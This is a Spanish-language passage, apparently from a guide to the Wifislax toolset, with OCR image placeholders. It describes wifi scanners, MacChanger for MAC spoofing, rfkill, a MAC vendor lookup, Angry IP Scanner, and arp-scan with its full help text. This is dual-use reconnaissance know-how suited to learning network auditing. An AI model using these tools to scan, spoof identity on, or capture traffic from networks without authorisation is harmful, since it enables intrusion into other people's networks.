Escribe los 6 primeros caracteres de la mac ...
con guiones en vez de puntos.

Ejemplo mac: 00-A1-1E
Ejemplo fabricante: Belkin

D8-C7-C8

Resultado de la busqueda ...


D8-C7-C8 (hex) Aruba Networks

Selecciona una opción:
1 - Realizar otra consulta
2 - Salir

LinSSID
Herramienta con interface gráfica (GUI) que nos permite ver la información de los PA wifi cercanos graficamente según el canal donde emiten y la frecuencia.
En el parte de arriba tambien podemos ver otros datos como SSID, MAC, Canal, Protocolo, cifrado, etc

MacChanger

Herramienta con interface gráfica (GUI) para cambiar la mac de nuestra interface wifi (wlan0 en nuestro caso)





rfkill
Herramienta para blockear las distintas señales de radio frecuencia


```
Usage:      rfkill [options] command
Options:
        --version     show version (0.5)
Commands:
        help
        event
        list [IDENTIFIER]
        block IDENTIFIER
        unblock IDENTIFIER
where IDENTIFIER is the index no. of an rfkill switch or one of:
        <idx> all wifi wlan bluetooth uwb ultrawideband wimax wwan gps fm nfc
```


Stop Mode Monitor
Como su nombre indica detiene el modo monitor de nuestra tarjeta wifi

Wavemonitor
Programa que sirve para monitorizar la calidad y señal de nuestra wifi




retry: long limit 7, rts/cts: off, frag: off
encryption: off (no key set)
Network
wlan0 (UP BROADCAST MULTICAST)
mac: 00:17:C4:D3:90:54, qlen: 1000
ip: n/a
F1info F2lhist F3scan F4 F5 F6 F7prefs F8help F9about F10quit
Level
histogram



Key
[—] sig lvl (unknown) [—] ns lvl (unknown) [ ] S-N ratio (unknown)
F1info F2lhist F3scan F4 F5 F6 F7prefs F8help F9about F10quit
Preferences
- Interface -
Interface wlan0
Cisco-style MAC addresses Off
Scan sort type Chan/Sig
Scan sort in ascending order Off
Statistics updates 100 ms
Histogram update cycles 4
Level meter smoothness 0 %
Dynamic info updates 10 s
- Level scales -
Override scale autodetect Off
Random signals Off
Low threshold action Disabled
High threshold action Disabled
- Startup -
Startup screen Info screen
Save configuration
F1info F2lhist F3scan F4 F5 F6 F7prefs F8help F9about F10quit



fsam7440
Herramienta que sirve para apagar y encender nuestra wifi
Al iniciarla nos aparece como se usa:
Usage: fsam7440 <command>
Commands:

0/off: Turn OFF the wireless card.
1/on: Turn ON the wireless card.
g/get: Get the state of the wireless card


iwScanner
Herramienta para escanear los puntos de acceso (PA) wifi cercanos.



En la parte de arriba podemos ver la información de los PA
Si pinchamos en cada uno en la parte de abajo podemos ver la intensidad de señal.

Redes
Herramientas para obtener datos y capturar trafico de los equipos conectados a nuestra red.

Angry IP Scanner
Uno de los escaneres ip mas famosos y usados.
Es muy sencillo de usar. Metemos arriba el rango que queremos escanear y le damos a Start



arp-scan

Script para hacer un escaneo arp de un objetivo determinado dentro de nuestra red

Al iniciar la herramienta nos aparece lo siguiente:

```
                  _____
    /\           / ____|
   /  \   _ __ _ _ __ ____| (___   ___ __ _ _ __
  / /\ \ | '__| '_ \_____\___ \ / __/ _` | '_ \
 / ____ \| |  | |_) |     ____) | (_| (_| | | | |
/_/    \_\_|  | .__/     |_____/ \___\__,_|_| |_|
              | |
              |_|
```

Ayuda: arp-scan --help
Uso: arp-scan interface opciones
Ejemplo: arp-scan -I wlan0 -l

Para ver todas las opciones ponemos:
wifislax ~ # arp-scan --help
Usage: arp-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file option is given, in which case the targets are read from the specified file instead, or the --localnet option is used, in which case the targets are generated from the network interface IP address and netmask.

You will need to be root, or arp-scan must be SUID root, in order to run arp-scan, because the functions that it uses to read and write packets require root privilege.

The target hosts can be specified as IP addresses or hostnames. You can also
specify the target as IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts in the given network (network and broadcast addresses included), or IPstart-IPend (e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the inclusive range, or IPnetwork:NetMask (e.g. 192.168.1.0:255.255.255.0) to specify all hosts in the given network and mask.

These different options for specifying target hosts may be used both on the command line, and also in the file specified with the --file option.

Options:

Note: where an option takes a value, that value is specified as a letter in angle brackets. The letter indicates the type of data that is expected:

<s> A character string, e.g. --file=hostlist.txt.

<i> An integer, which can be specified as a decimal number or as a hexadecimal
number if preceeded with 0x, e.g. --arppro=2048 or --arpro=0x0800.

<f> A floating point decimal number, e.g. --backoff=1.5.

<m> An Ethernet MAC address, which can be specified either in the format
01:23:45:67:89:ab, or as 01-23-45-67-89-ab. The alphabetic hex characters
may be either upper or lower case. E.g. --arpsha=01:23:45:67:89:ab.

<a> An IPv4 address, e.g. --arpspa=10.0.0.1

<h> Binary data specified as a hexadecimal string, which should not include a leading 0x. The alphabetic hex characters may be either upper or lower case. E.g. --padding=aaaaaaaaaaaa

<x> Something else. See the description of the option for details.

--help or -h Display this usage message and exit.

--file=<s> or -f <s> Read hostnames or addresses from the specified file instead of from the command line. One name or IP address per line. Use "-" for standard input.

